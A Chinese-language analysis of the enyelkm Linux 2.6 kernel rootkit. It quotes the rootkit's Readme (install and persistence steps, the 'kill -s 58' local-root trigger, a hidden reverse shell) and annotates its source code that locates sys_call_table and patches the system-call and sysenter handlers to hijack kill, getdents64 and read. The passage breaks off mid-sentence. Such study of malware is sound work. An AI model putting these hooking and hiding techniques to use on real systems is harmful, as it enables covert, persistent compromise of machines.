enyelkm rootkit 实现分析

谨以此文送给同事蒋连睿，祝前途远大！

简介

enyelkm 是个比较新的 Linux 系统下的 rootkit，它基于 2.6 内核。作者可能是西班牙人吧，所以代码中的注释没一句能看懂的。

象其他 rootkit 一样，enyelkm 的目的就是能使黑客在成功入侵系统以后，把该被入侵的机器变成原主人都没法意识到被非法占有的“肉鸡”。黑客可以在“肉鸡”开机的情况下（现在主流系统还没有流行通过网络来启动系统，在未来如果流行开的话，我想黑客们肯定会千方百计来控制这一点），完全的控制被“黑”掉的系统，而原系统的主人很难察觉，甚至即使在查觉以后，都很难清除（这一点才是最讨厌的）。

enyelkm不象Adore和Adore-ng那样出名，可能是因为比较新。但我觉得也可能是其用到的一些技术不是太“干净”吧。Adore rootkit系列的作者确是此中翘楚，从代码的具体实现看（请参见我对Adore-ng的分析文章《Adore-ng-0.56 rootkit黑客软件剖析》），可以套用一句广告词来形容，“清清爽爽不紧绷”；而enyelkm则在实现上没有那么“干净”，比如用到了一些很脏的技术，在内核级编程上有点不太注意的地方，一旦安装该rootkit，很影响整个系统的性能等（这些我都将在下面的分析中详述）[1]。

下面是 enyelkm 附带的 Readme.txt 文件，从作者对该软件的简介中可以大致了解一下其用法和功能。

```
-----------------------------------
   ENYELKM v1.1  |  by RaiSe
   Linux Rootkit x86 kernel v2.6.x
   < raise@enye-sec.org >
   < http://www.enye-sec.org >
 -----------------------------------


 Tested on kernels:  + v2.6.3  + v2.6.14  + v2.6.11-1.1369_FC4


 Compile:

   # make

 Install:

   # make install

 Compile only reverse_shell connect utility:

   # make connect


 * Make install does:

 - Copy enyelkm.ko file to '/etc/.enyelkmHIDE^IT.ko', so when LKM
```

[1] 对一个黑客软件提出象开发通用软件一样的要求实在有点过份，毕竟它又不是象商用软件那样为了多买拷贝数，只要达成能“黑”人家的系统就可以了吗！

```
is loaded that file will be hidden.

- Add the string 'insmod /etc/.enyelkmHIDE^IT.ko' between the marks
#<HIDE_8762> and #</HIDE_8762> to /etc/rc.d/rc.sysinit file. So
when LKM is loaded these lines will be hidden (it is explained after).

- Load LKM with 'insmod /etc/.enyelkmHIDE^IT.ko'.

- Try modify date of /etc/rc.d/rc.sysinit file with date from
/etc/rc.d/rc, and set +i attribute to /etc/.enyelkmHIDE^IT.ko
with touch and chattr commands.


* Hide files, directories and processes:

Every file, directory and process with substring 'HIDE^IT' on
his name is hidden. Processes with gid = 0x489196ab are hidden
too. Reverse shell (after is explained) run with gid = 0x489196ab, so
it and every process launched from it is hidden.


* Hide chunks inside a file:

Every byte between the marks is hidden:
(marks included)

#<HIDE_8762>
text to hide
#</HIDE_8762>


* Get local root:

Doing: # kill -s 58 12345
you get id 0.


* Hide module to 'lsmod':

LKM is auto hidden.


* Hide module to '/sys/module':

Rename LKM (.ko) to a name with substring HIDE^IT in his name before
load it with insmod (as 'make install' do).


* Remote access:

Use utility 'connect' for it. Run it: './connect ip_computer_with_lkm'. It
sends a special ICMP, open a port and receive the reverse shell. For exit
shell: control+c. The connection is hidden to 'netstat' in computer with
LKM.


* Uninstall LKM:

Restart the computer. If you made 'make install', edit /etc/rc.d/rc.sysinit
with a text editor and save it. The editor will not 'see' the hidden lines
and it will not save them. After it restart computer. You can test if LKM
is loaded doing: 'kill -s 58 12345'.



EOF
```

enyelkm 编译以后生成两个结果文件：

1. enyelkm.ko
2. connect

前者是 Linux 系统下的内核可载入模块，将运行在肉鸡上，后者是一个运行在黑客自己机器上的 server 端程序，对，我没有写错，是 server 端程序，而不是常见的 client 端。
安装方法如下（当然是在黑客获得了肉鸡的 root 权限以后，因为无论是载入 enyelkm.ko 还是修改/etc/rc.d/rc.sysinit 文件都需要 root 权限）：

1. 把 enyelkm.ko 改名为.enyelkmHIDE^IT.ko（Readme 中是建议把文件放到/etc 目录下，其实放在哪儿到也无所谓，只要与 rc.sysinit 中载入该内核模块的命令相匹配就行）

> 文件名前加.，实在有点没有必要，因为凡是包含字符串“HIDE^IT”的文件，目录和进程都会被该 rootkit 过滤掉，通过 ls 等用户命令是看不到的。

2. 编辑/etc/rc.d/rc.sysinit 文件，在其中添加如下命令：

```
#<HIDE_8762>
insmod /etc/.enyelkmHIDE^IT.ko
#</HIDE_8762>
```

> 这里是为了在系统系统是载入该 rootkit 的内核模块。如果你把.enyelkmHIDE^IT.ko 放在其他目录，那这里也要相应修改。把该命令包在#<HIDE_8762>和#</HIDE_8762>这两个 tag 中间，是为了隐藏的目的，即被该 tag 包围（包括该 tag 本身）的内容，用户态的程序是看不到的，就像根本不存在一样。这不知道是个好主意还是个“不好”的注意，但有一点是肯定的，这会很影响整个系统的性能。

3. enyelkm 的作者建议你恢复原来 rc.sysinit 的时间戳（因为你往该文件中添加了东西，所以为了防止从时间上泄露这一点，你要做这一步）和用 chattr +i /etc/.enyelkmHIDE^IT.ko 命令使得该文件是 constant 的。

> 对一个能发现该 rootkit 的用户而言，用 chattr +i 来保护.enyelkmHIDE^IT.ko 好象只具有形式意义，这只能增加黑客心理上的“安全”感（不被肉鸡用户删除）。

上面三步完成后，被黑掉的机器就是你的了。你完全可以在自己家里，通过运行 enyelkm rootkit 的“server”端（不是“client”端，我读起来写起来都觉得有点怪，看第一遍代码时，我甚至怀疑我错了），你就与肉鸡这个“client”端建立联系，并完全控制肉鸡（除了按 Power 键的硬件关机外）。

enyelkm rootkit 包含如下源代码文件（忽略头.h 文件）：

base.c	内核模块主文件，包括截获 kill，getdents64，read 系统调用
kill.c	被篡改的 kill 系统调用的代码
ls.c	被篡改的 getdents64 系统调用的代码
read.c	被篡改的 read 系统调用的代码
remoto.c	接受黑客“server”端的“client”端
connect.c	运行在黑客机器上的“server”端的用户态程序

enyelkm 用到了一些很“有趣”的技术，好坏另说，但“有趣”是肯定的。

特性分析

截获系统调用的方式

要截获系统调用，首先当然是要知道系统调用表在内存的哪儿，但自从标示出系统调用表的 sys_call_table 符号不再被输出以后，黑客们就一直为此而绞尽脑汁。象 Adore-ng 索性不用系统调用表来监控 rootkit 关心的系统的活动（而且这样的好处是不太容易被发现，象 kstat 这种反 rootkit 工具就发现不了 Adore-ng），enyelkm 截获系统调用的方式也非其首创，但确实很脏（我可实在不喜欢这种方式）。它是通过在内核文件的一定范围内查找特定的指令来辨认出 sys_call_table 这个关键数据结构的，然后修改系统调用的指令流来实现截获其关心的 system call。这个 base.c 文件的核心就是怎样截获 kill，getdents64 和 kill 这 3 个系统调用。

```
 99  sysenter_entry = (void *) DSYSENTER;
100
101  /* NR_syscalls limite */
102  *((short int *) &idt_handler[DNRSYSCALLS]) = (short int) NR_syscalls;
103
104  /* variables intermedias a las syscalls hackeadas */
105  p_hacked_kill = (unsigned long) hacked_kill;
106  p_hacked_getdents64 = (unsigned long) hacked_getdents64;
107  p_hacked_read = (unsigned long) hacked_read;
108
109  /* variables de control */
110  lanzar_shell = read_activo = 0;
111  global_ip = 0xffffffff;
112
113  /* averiguar sys_call_table */
114  s_call = get_system_call();
115  sys_call_table = get_sys_call_table(s_call);
116
117  /* punteros a syscalls originales */
118  orig_kill = sys_call_table[__NR_kill];
119  orig_getdents64 = sys_call_table[__NR_getdents64];
120
121  /* modificar los handlers */
122  set_idt_handler(s_call);
123  set_sysenter_handler(sysenter_entry);
```

第 99 行是获得 sysenter_entry 的入口地址。sysenter 是 intel 为了加快用户态与内核态之间切换而加入的比较新的指令，新的 OS 都实现了该功能，比如对 Linux 而言，原来是通过 int 0x80 实现的系统调用，现在也支持 sysenter 方式。Windows XP 下，原来的“系统调用”接口是 int 0x2E，现在同样支持 sysenter 方式。

在 Makefile 中有如下两行：

```
 4  S_ENT = 0x`grep sysenter_entry /proc/kallsyms | head -c 8`

16          @echo "#define DSYSENTER $(S_ENT)" > data.h
```

第 4 行从内核的符号表中得到 sysenter_entry 函数的地址，第 16 行定义 DSYSENTER 宏为该地址。

idt_handler 是什么呢？

```
80  /* handler */
```

```
 81  char idt_handler[]=
 82    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x3d\x90\x90\x00\x00\x73\x02"
 83    "\xeb\x06\x68\x90\x90\x90\x90\xc3\x83\xf8\x25\x74\x12\x3d\xdc\x00"
 84    "\x00\x00\x74\x13\x83\xf8\x03\x74\x16\x68\x90\x90\x90\x90\xc3\xff"
 85    "\x15\x90\x90\x90\x90\xeb\x0e\xff\x15\x90\x90\x90\x90\xeb\x06\xff"
 86    "\x15\x90\x90\x90\x90\x68\x90\x90\x90\x90\xc3";
```

这算什么东西呢？如果你熟悉入侵程序，应该一眼就能看出这象极了所谓的“shell code”。如果反汇编该数组中的“数据”的话，会得到如下指令：

```
90                      nop
90                      nop
90                      nop
90                      nop
90                      nop
90                      nop             ←   I
90                      nop
90                      nop
90                      nop
3d 90 90 00 00          cmp    $0x9090,%eax
73 02                   jae    ①
eb 06                   jmp    ②
68 a90 90 90 90     ①   push   $0x90909090
c3                      ret

83 f8 25            ②   cmp    $0x25,%eax
74 12                   je     ③
3d dc 00 00 00          cmp    $0xdc,%eax
74 13                   je     ④
83 f8 03                cmp    $0x3,%eax
74 16                   je     ⑤
68 b90 90 90 90         push   $0x90909090
c3                      ret
ff 15 c90 90 90 90  ③   call   *0x90909090
eb 0e                   jmp    ⑥
ff 15 d90 90 90 90  ④   call   *0x90909090
eb 06                   jmp    ⑥
ff 15 e90 90 90 90  ⑤   call   *0x90909090
68 90 90 90 90      ⑥   push    0x90909090
c3                      ret
```

上面红色的是我为了易读而手工翻译的跳转标号。这显然还不是可执行的代码，因为代码中蓝色的要么是数据，要么是地址，都是无意义的。这实际上是一段未完成的可执行代码，标蓝色的地方就有待下面的代码去填写。

base.c 的第 102 行

```
102     *((short int *) &idt_handler[DNRSYSCALLS]) = (short int) NR_syscalls;
```

会修改 idt_handler 数组的第 10，11 的内容，也就是上面代码中的

```
3d 90 90 00 00          cmp    $0x9090,%eax
```

用 NR_syscalls 来代替，它代表当前版本 Linux 内核的系统调用总数，应版本不同会有所变化，在我的系统上为 0x13e。

```
3d 3e 01 00 00          cmp    $0x013e,%eax
```

```
 104  /* variables intermedias a las syscalls hackeadas */
 105  p_hacked_kill = (unsigned long) hacked_kill;
 106  p_hacked_getdents64 = (unsigned long) hacked_getdents64;
 107  p_hacked_read = (unsigned long) hacked_read;
```

获得篡改的 kill，getdents64 和 read 系统调用的地址。

```
 114  s_call = get_system_call();
```

这是通过查询 CPU 的 IDT 来获得 int 0x80 的函数地址。

```
 115  sys_call_table = get_sys_call_table(s_call);
```

查询特定模式的指令来找到 sys_call_table 的地址。下面是我机器上的 int 0x80 中断处理器的代码（下面的从 System.map 中获得的 system_call 的函数地址就是上面 114 行获得的 s_call）：

```
从 System.map 中搜索 system_call

c1002e30 T system_call

由 c1002e30 在 objdump -d kernel 文件中得到

c1002e30:      50                      push   %eax
c1002e31:      fc                      cld
c1002e32:      06                      push   %es
c1002e33:      1e                      push   %ds
c1002e34:      50                      push   %eax
c1002e35:      55                      push   %ebp
c1002e36:      57                      push   %edi
c1002e37:      56                      push   %esi
c1002e38:      52                      push   %edx
c1002e39:      51                      push   %ecx
c1002e3a:      53                      push   %ebx
c1002e3b:      ba 7b 00 00 00          mov    $0x7b,%edx
c1002e40:      8e da                   movl   %edx,%ds
c1002e42:      8e c2                   movl   %edx,%es
c1002e44:      bd 00 f0 ff ff          mov    $0xffff000,%ebp
c1002e49:      21 e5                   and    %esp,%ebp
c1002e4b:      f7 44 24 30 00 01 00    testl  $0x100,0x30(%esp)
c1002e52:      00
c1002e53:      74 04                   je     0xc1002e59
c1002e55:      83 4d 08 10             orl    $0x10,0x8(%ebp)
c1002e59:      66 f7 45 08 81 01       testw  $0x181,0x8(%ebp)
c1002e5f:      0f 85 bf 00 00 00       jne    0xc1002f24
c1002e65:      3d 3e 01 00 00          cmp    $0x13e,%eax
c1002e6a:      0f 83 1b 01 00 00       jae    0xc1002f8b
c1002e70:①     ff 14 85 a0 34 20 c1    call   *0xc12034a0(,%eax,4) 这就是 system call table
c1002e77:②     89 44 24 18             mov    %eax,0x18(%esp)
c1002e7b:③     fa                      cli
c1002e7c:      8b 4d 08                mov    0x8(%ebp),%ecx
c1002e7f:      66 f7 c1 ff fe          test   $0xfeff,%cx
c1002e84:      0f 85 c2 00 00 00       jne    0xc1002f4c
c1002e8a:      8b 44 24 30             mov    0x30(%esp),%eax
c1002e8e:      8a 64 24 38             mov    0x38(%esp),%ah
c1002e92:      8a 44 24 2c             mov    0x2c(%esp),%al
c1002e96:      25 03 04 02 00          and    $0x20403,%eax
c1002e9b:      3d 03 04 00 00          cmp    $0x403,%eax
c1002ea0:      74 0d                   je     0xc1002eaf
c1002ea2:      5b                      pop    %ebx
c1002ea3:      59                      pop    %ecx
c1002ea4:      5a                      pop    %edx
c1002ea5:      5e                      pop    %esi
c1002ea6:      5f                      pop    %edi
c1002ea7:      5d                      pop    %ebp
c1002ea8:      58                      pop    %eax
c1002ea9:      1f                      pop    %ds
c1002eaa:      07                      pop    %es
c1002eab:      83 c4 04                add    $0x4,%esp
c1002eae:      cf                      iret
```

base.c 中的 get_sys_call_table()函数就是要找到上面突出显示的那个 **0xc12034a0**。

```
170  void *get_sys_call_table(void *system_call)
171  {
172  unsigned char *p;
173  unsigned long s_c_t;
174
175  p = (unsigned char *) system_call;
176
177  while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
178          p++;
179
```

```
180  dire_call = (unsigned long) p;
181
182  p += 3;
183  s_c_t = *((unsigned long *) p);
184
185  p += 4;
186  after_call = (unsigned long) p;
187
188  /* cli */
189  while (*p != 0xfa)
190          p++;
191
192  dire_exit = (unsigned long) p;
193
194  return((void *) s_c_t);
195
196  } /********** fin get_sys_call_table() *************/
```

177 行代码就在寻找这行代码

```
c1002e70:      ff 14 85 a0 34 20 c1   call   *0xc12034a0(,%eax,4)
```

以便获得 system call table（0xc12034a0）
s_c_t 即指向 0xc12034a0

① dire_call→ c1002e70
② after_call→ c1002e77
③ dire_exit→ c1002e7b

标记了三个位置，被修改的代码会用到这三个位置。

```
118  orig_kill = sys_call_table[  NR_kill];
119  orig_getdents64 = sys_call_table[__NR_getdents64];
```

先保存原始的 kill 和 getdents64 系统调用的地址。

```
122  set_idt_handler(s_call);
123  set_sysenter_handler(sysenter_entry);
```

下面详细分析这两个函数，比较琐碎比较脏（你最好要比较熟悉 x86 的指令集），如果你不感兴趣，可以跳过。你只要知道这两个函数的作用就是使得该 rootkit 能接管系统中的 kill，getdents64 和 read 这 3 个系统调用即可。

下面开始“肮脏”之旅！（注意下面的地址都是基于我机器上的内核地址，完全可能因系统不同而不同，但这丝毫不影响理解）

```
200  void set_idt_handler(void *system_call)
201  {
202  unsigned char *p;
203  unsigned long *p2;
204
205  p = (unsigned char *) system_call;
206
207  /* primer salto */
208  while (!((*p == 0x0f) && (*(p+1) == 0x83)))
209      p++;
210
211  p -= 5;
212
213  *p++ = 0x68;
214  p2 = (unsigned long *) p;
215  *p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
216
217  p = (unsigned char *) p2;
218  *p = 0xc3;
219
220  /* syscall_trace_entry salto */
221  while (!((*p == 0x0f) && (*(p+1) == 0x82)))
```

```
   222      p++;
   223
   224  p -= 5;
   225
   226  *p++ = 0x68;
   227  p2 = (unsigned long *) p;
   228  *p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
   229
   230  p = (unsigned char *) p2;
   231  *p = 0xc3;
   232
   233  p = idt_handler;
   234  *((unsigned long *)((void *) p+ORIG_EXIT)) = dire_exit;
   235  *((unsigned long *)((void *) p+DIRECALL)) = dire_call;
   236  *((unsigned long *)((void *) p+SKILL)) = (unsigned long) &p_hacked_kill;
   237  *((unsigned long *)((void *) p+SGETDENTS64)) = (unsigned long)
&p_hacked_getdents64;
   238  *((unsigned long *)((void *) p+SREAD)) = (unsigned long) &p_hacked_read;
   239  *((unsigned long *)((void *) p+DAFTER_CALL)) = after_call;
   240
   241  } /********** fin set_idt_handler() ***********/
```

208 行搜索如下指令

```
c1002e6a:      0f 83 1b 01 00 00      jae    0xc1002f8b
```

找到时 p 指向 c1002e6a

211 行（p -= 5;）使 p 指向 c1002e65

```
c1002e65:      3d 3e 01 00 00         cmp    $0x13e,%eax
```

213 行（*p++ = 0x68;）

(0x68 是“push”指令)

***p++ == （*p）++**

即先*p，p 为 c1002e65，把原来该处的 0x3d 改为 0x68。原来 c1002e65 的代码为

```
c1002e65:      3d 3e 01 00 00         cmp    $0x13e,%eax
```

现在变为

```
c1002e65:      68 3e 01 00 00         push    013e
```

当然这时候 013e 是无意义的，马上要被下面的正确地址覆盖。

214 行（p2 = (unsigned long *) p;）

p2 指向 c1002e66，但覆盖的范围为 4 个字节，即[c1002e66, c1002e610)

```
215     *p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
```

*p2++ == *(p2++)

```
c1002e65:      68 xx xx xx xx         push    xxxxxxxx
```

这里的 xxxxxxxx 为 idt_handler 中标有Ⅰ的地址处。

```
   217  p = (unsigned char *) p2;
   218  *p = 0xc3;
```

p 指向 c1002e6a，然后用“ret”指令覆盖。

原来为

```
c1002e6a:      0f 83 1b 01 00 00      jae    0xc1002f8b
```

现在是

```
c1002e6a:      c3 83 1b 01 00 00      ret    YYYYYYY
```

ret 后面的成为垃圾。

这里被修改的核心是

push xxxxxxxx （这里 XXXXXXXX 是在 idt_handler 中标有Ⅰ处的地址）
ret

即让 CPU 跳转到 I 处去执行。

下面的几行代码好象不应该有（最起码在我机器上的内核中不应该有，否则 p 指针将指错地方）

0f 82 是“jb”指令

？？？

找不到啊？

```
   220  /* syscall_trace_entry salto */
   221  while (!((*p == 0x0f) && (*(p+1) == 0x82)))
   222      p++;
   223
   224  p -= 5;
   225
   226  *p++ = 0x68;
   227  p2 = (unsigned long *) p;
   228  *p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
   229
   230  p = (unsigned char *) p2;
   231  *p = 0xc3;
```

下面则是修补 idt_handler 代码中的待定地址了。

```
   234  *((unsigned long *)((void *) p+ORIG_EXIT)) = dire_exit;
   235  *((unsigned long *)((void *) p+DIRECALL)) = dire_call;
   236  *((unsigned long *)((void *) p+SKILL)) = (unsigned long) &p_hacked_kill;
   237  *((unsigned long *)((void *) p+SGETDENTS64)) = (unsigned long)
&p_hacked_getdents64;
   238  *((unsigned long *)((void *) p+SREAD)) = (unsigned long) &p_hacked_read;
   239  *((unsigned long *)((void *) p+DAFTER_CALL)) = after_call;
```

[a] ORIG_EXIT 19

[b] DIRECALL 42

[c] SKILL 49

[d] SGETDENTS64 57

[e] SREAD 65

[f] DAFTER_CALL 70

```
90                  nop
90                  nop
90                  nop
90                  nop
90                  nop
90                  nop            ←   I
90                  nop
90                  nop
90                  nop
3d 3e 01 00 00      cmp    $0x013e,%eax
73 02               jae    ①
eb 06               jmp    ②
68 [a]90 90 90 90   ①push  $0x90909090          第 234 行修补
c3                  ret

83 f8 25            ② cmp  $0x25,%eax
74 12               je     ③
3d dc 00 00 00      cmp    $0xdc,%eax
```

```
 74 13                  je      ④
 83 f8 03               cmp     $0x3,%eax
 74 16                  je      ⑤
 68 b90 90 90 90        push    $0x90909090             第 235 行修补
 c3                     ret
 ff 15 c90 90 90 90  ③call      *0x90909090             第 236 行修补
 eb 0e                  jmp     ⑥
 ff 15 d90 90 90 90  ④call      *0x90909090             第 237 行修补
 eb 06                  jmp     ⑥
 ff 15 e90 90 90 90  ⑤call      *0x90909090             第 238 行修补
 68 90 90 90 90      ⑥ push     0x90909090              第 239 行修补
c3                      ret
```

那上面的 0x25，0x3，0xdc 是什么呢？
是系统调用号，分别对应 kill，read，getdents64。

填写正确地址后的完整 idt_handler 所代表的代码如下：

```
 90                     nop
 90                     nop
 90                     nop
 90                     nop
 90                     nop
 90                     nop     ←    I     这是从内核的 system call handler 处跳转过来的入口
 90                     nop
 90                     nop
 90                     nop
 3d 3e 01 00 00         cmp     $0x013e,%eax
 73 02                  jae     ①
 eb 06                  jmp     ②
 68 a90 90 90 90     ①push      dire_exit
 c3                     ret

 83 f8 25            ② cmp      __NR_kill,%eax
 74 12                  je      ③
 3d dc 00 00 00         cmp     __NR_getdents64,%eax
 74 13                  je      ④
 83 f8 03               cmp     __NR_read,%eax
 74 16                  je      ⑤
 68 b90 90 90 90        push    dire_call
 c3                     ret
 ff 15 c90 90 90 90  ③call      * p_hacked_kill
 eb 0e                  jmp     ⑥
 ff 15 d90 90 90 90  ④call      * p_hacked_getdents64
 eb 06                  jmp     ⑥
 ff 15 e90 90 90 90  ⑤call      * p_hacked_read
 68 f90 90 90 90     ⑥push      after_call
 c3                     ret
```

下面以 rootkit 在截获 kill 系统调用后是怎样执行的为例来看一下 kill 的执行路径：

c1002e30（system_call）是整个系统调用的总入口

```
c1002e30:       50                      push    %eax            ←任何系统调用的入口
c1002e31:       fc                      cld
c1002e32:       06                      push    %es
c1002e33:       1e                      push    %ds
c1002e34:       50                      push    %eax
c1002e35:       55                      push    %ebp
c1002e36:       57                      push    %edi
c1002e37:       56                      push    %esi
c1002e38:       52                      push    %edx
c1002e39:       51                      push    %ecx
c1002e3a:       53                      push    %ebx
c1002e3b:       ba 7b 00 00 00          mov     $0x7b,%edx
```

```
c1002e40:       8e da                   movl    %edx,%ds
c1002e42:       8e c2                   movl    %edx,%es
c1002e44:       bd 00 f0 ff ff          mov     $0xfffff000,%ebp
c1002e49:       21 e5                   and     %esp,%ebp
c1002e4b:       f7 44 24 30 00 01 00    testl   $0x100,0x30(%esp)
c1002e52:       00
c1002e53:       74 04                   je      0xc1002e59
c1002e55:       83 4d 08 10             orl     $0x10,0x8(%ebp)
c1002e59:       66 f7 45 08 81 01       testw   $0x181,0x8(%ebp)
c1002e5f:       0f 85 bf 00 00 00       jne     0xc1002f24
c1002e65:       3d 3e 01 00 00          cmp     $0x13e,%eax       原有的代码被用下面标红的代码修改
c1002e6a:       0f 83 1b 01 00 00       jae     0xc1002f8b
c1002e65:       68 xx xx xx xx          push    xxxxxxxx          由于被修改，代码的执行被改变
c1002e6a:       c3 83 1b 01 00 00       ret
```

跳转到 idt_handler 代码的入口处去执行。

```
90                      nop
90                      nop
90                      nop
90                      nop
90                      nop
90                      nop     ←   I       这是从内核的 system call handler 处跳转过来的入口
90                      nop
90                      nop
90                      nop
3d 3e 01 00 00          cmp     $0x013e,%eax    比较该系统调用是否超出合法范围，如果是则跳转到①处
73 02                   jae     ①
eb 06                   jmp     ②
68 a90 90 90 90       ①push   dire_exit       这里将返回到内核的system call handler中
c3                      ret

83 f8 25              ② cmp     __NR_kill,%eax  是 kill 系统调用吗?
74 12                   je      ③               是则跳转到标号③
3d dc 00 00 00          cmp     __NR_getdents64,%eax
74 13                   je      ④
83 f8 03                cmp     __NR_read,%eax
74 16                   je      ⑤
68 b90 90 90 90         push    dire_call
c3                      ret
ff 15 c90 90 90 90    ③call    * p_hacked_kill 执行rootkit的kill代码
eb 0e                   jmp     ⑥               跳转到标号⑥处
ff 15 d90 90 90 90    ④call    * p_hacked_getdents64
eb 06                   jmp     ⑥
ff 15 e90 90 90 90    ⑤call    * p_hacked_read
68 f90 90 90 90       ⑥push     after_call      从rootkit代码处返回到内核system call handler中
c3                      ret
```

好，又返回到内核的 system call handler 中。

```
c1002e30:       50                      push    %eax
c1002e31:       fc                      cld
c1002e32:       06                      push    %es
c1002e33:       1e                      push    %ds
c1002e34:       50                      push    %eax
c1002e35:       55                      push    %ebp
c1002e36:       57                      push    %edi
c1002e37:       56                      push    %esi
c1002e38:       52                      push    %edx
c1002e39:       51                      push    %ecx
c1002e3a:       53                      push    %ebx
c1002e3b:       ba 7b 00 00 00          mov     $0x7b,%edx
c1002e40:       8e da                   movl    %edx,%ds
c1002e42:       8e c2                   movl    %edx,%es
c1002e44:       bd 00 f0 ff ff          mov     $0xfffff000,%ebp
c1002e49:       21 e5                   and     %esp,%ebp
c1002e4b:       f7 44 24 30 00 01 00    testl   $0x100,0x30(%esp)
c1002e52:       00
```

```
c1002e53:       74 04                   je      0xc1002e59
c1002e55:       83 4d 08 10             orl     $0x10,0x8(%ebp)
c1002e59:       66 f7 45 08 81 01       testw   $0x181,0x8(%ebp)
c1002e5f:       0f 85 bf 00 00 00       jne     0xc1002f24
c1002e65:       3d 3e 01 00 00          cmp     $0x13e,%eax
c1002e6a:       0f 83 1b 01 00 00       jae     0xc1002f8b
c1002e70:①      ff 14 85 a0 34 20 c1    call    *0xc12034a0(,%eax,4) 这就是 system call table
c1002e77:②      89 44 24 18             mov     %eax,0x18(%esp)   从 idt_handler 中返回到这儿执行
c1002e7b:③      fa                      cli
c1002e7c:       8b 4d 08                mov     0x8(%ebp),%ecx
c1002e7f:       66 f7 c1 ff fe          test    $0xfeff,%cx
c1002e84:       0f 85 c2 00 00 00       jne     0xc1002f4c
c1002e8a:       8b 44 24 30             mov     0x30(%esp),%eax
c1002e8e:       8a 64 24 38             mov     0x38(%esp),%ah
c1002e92:       8a 44 24 2c             mov     0x2c(%esp),%al
c1002e96:       25 03 04 02 00          and     $0x20403,%eax
c1002e9b:       3d 03 04 00 00          cmp     $0x403,%eax
c1002ea0:       74 0d                   je      0xc1002eaf
c1002ea2:       5b                      pop     %ebx
c1002ea3:       59                      pop     %ecx
c1002ea4:       5a                      pop     %edx
c1002ea5:       5e                      pop     %esi
c1002ea6:       5f                      pop     %edi
c1002ea7:       5d                      pop     %ebp
c1002ea8:       58                      pop     %eax
c1002ea9:       1f                      pop     %ds
c1002eaa:       07                      pop     %es
c1002eab:       83 c4 04                add     $0x4,%esp
c1002eae:       cf                      iret

注:
① dire_call→ c1002e70
② after_call→ c1002e77
③ dire_exit→ c1002e7b
```

希望你看清楚了整个执行流程，其他两个系统调用完全类似。

下面是对内核中 sysenter_entry handler 做类是 int 0x80 handler 同样的处理。

c1002db0 T sysenter_entry

```
c1002db0:       8b a4 24 04 de ff ff    mov     0xffffde04(%esp),%esp
c1002db7:       fb                      sti
c1002db8:       6a 7b                   push    $0x7b
c1002dba:       55                      push    %ebp
c1002dbb:       9c                      pushf
c1002dbc:       6a 73                   push    $0x73
c1002dbe:       ff b4 24 34 f0 ff ff    pushl   0xfffff034(%esp)
c1002dc5:       81 fd fd ff ff bf       cmp     $0xbffffffd,%ebp
c1002dcb:       0f 83 92 01 00 00       jae     0xc1002f63
c1002dd1:       8b 6d 00                mov     0x0(%ebp),%ebp
c1002dd4:       50                      push    %eax
c1002dd5:       fc                      cld
c1002dd6:       06                      push    %es
c1002dd7:       1e                      push    %ds
c1002dd8:       50                      push    %eax
c1002dd9:       55                      push    %ebp
c1002dda:       57                      push    %edi
c1002ddb:       56                      push    %esi
c1002ddc:       52                      push    %edx
c1002ddd:       51                      push    %ecx
c1002dde:       53                      push    %ebx
c1002ddf:       ba 7b 00 00 00          mov     $0x7b,%edx
c1002de4:       8e da                   movl    %edx,%ds
c1002de6:       8e c2                   movl    %edx,%es
c1002de8:       bd 00 f0 ff ff          mov     $0xfffff000,%ebp
c1002ded:       21 e5                   and     %esp,%ebp
c1002def:       66 f7 45 08 81 01       testw   $0x181,0x8(%ebp)
```

```
c1002df5:       0f 85 29 01 00 00       jne     0xc1002f24
c1002dfb:       3d 3e 01 00 00          cmp     $0x13e,%eax
c1002e00:       0f 83 85 01 00 00       jae     0xc1002f8b
c1002e06:       ff 14 85 a0 34 20 c1    call    *0xc12034a0(,%eax,4)        系统调用表地址
c1002e0d:       89 44 24 18             mov     %eax,0x18(%esp)
c1002e11:       fa                      cli
c1002e12:       8b 4d 08                mov     0x8(%ebp),%ecx
c1002e15:       66 f7 c1 ff fe          test    $0xfeff,%cx
c1002e1a:       0f 85 2c 01 00 00       jne     0xc1002f4c
c1002e20:       8b 54 24 28             mov     0x28(%esp),%edx
c1002e24:       8b 4c 24 34             mov     0x34(%esp),%ecx
c1002e28:       31 ed                   xor     %ebp,%ebp
c1002e2a:       fb                      sti
```

下面的 set_sysenter_hander 干的事同 set_idt_handler（）函数类似。

```
245  void set_sysenter_handler(void *sysenter)
246  {
247  unsigned char *p;
248  unsigned long *p2;
249
250  p = (unsigned char *) sysenter;
251
252  /* buscamos call */
253  while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
254      p++;
255
256  /* buscamos el jae syscall_badsys */
257  while (!((*p == 0x0f) && (*(p+1) == 0x83)))
258      p--;
259
260  p -= 5;
261
262  /* metemos el salto */
263
264  *p++ = 0x68;
265  p2 = (unsigned long *) p;
266  *p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
267
268  p = (unsigned char *) p2;
269  *p = 0xc3;
270
271  } /************* fin set_sysenter_handler **********/
```

253 行搜索如下指令

```
c1002e06:       ff 14 85 a0 34 20 c1    call    *0xc12034a0(,%eax,4)
```

p 指向 c1002e06。

257 行搜索如下指令（反向搜索）

```
c1002e00:       0f 83 85 01 00 00       jae     0xc1002f8b
```

p 指向 c1002e00。

260 行使 p 指向 c1002dfb。

```
c1002dfb:       3d 3e 01 00 00          cmp     $0x13e,%eax
```

264 行 *p++ == (*p)++

即 p 先指向 c1002dfc，*p 修改 3e 为 0x68，这样指令变成为

```
c1002dfb:       68 3e 01 00 00          push    013e
```

p 指向 c1002dfc

265 行 p2 指向 c1002dfc

266 行

```
*p2++ = (unsigned long) ((void *) &idt_handler[SALTO]);
```

```
c1002dfb:       68 XXXXXXXX             push    XXXXXXXX
```

这里的 XXXXXXXX 为 I 处的地址。

然后 p2++后指向 c1002e00，原来该处的内容如下

```
c1002e00:      0f 83 85 01 00 00      jae    0xc1002f8b
```

268 行令 p→ c1002e00
269 行使得 c1002e00 处的指令“jae 0xc1002f8b”变为“ret”

即整个 set_sysenter_handler（）就为了使得如下指令

```
c1002dfb:      3d 3e 01 00 00         cmp    $0x13e,%eax
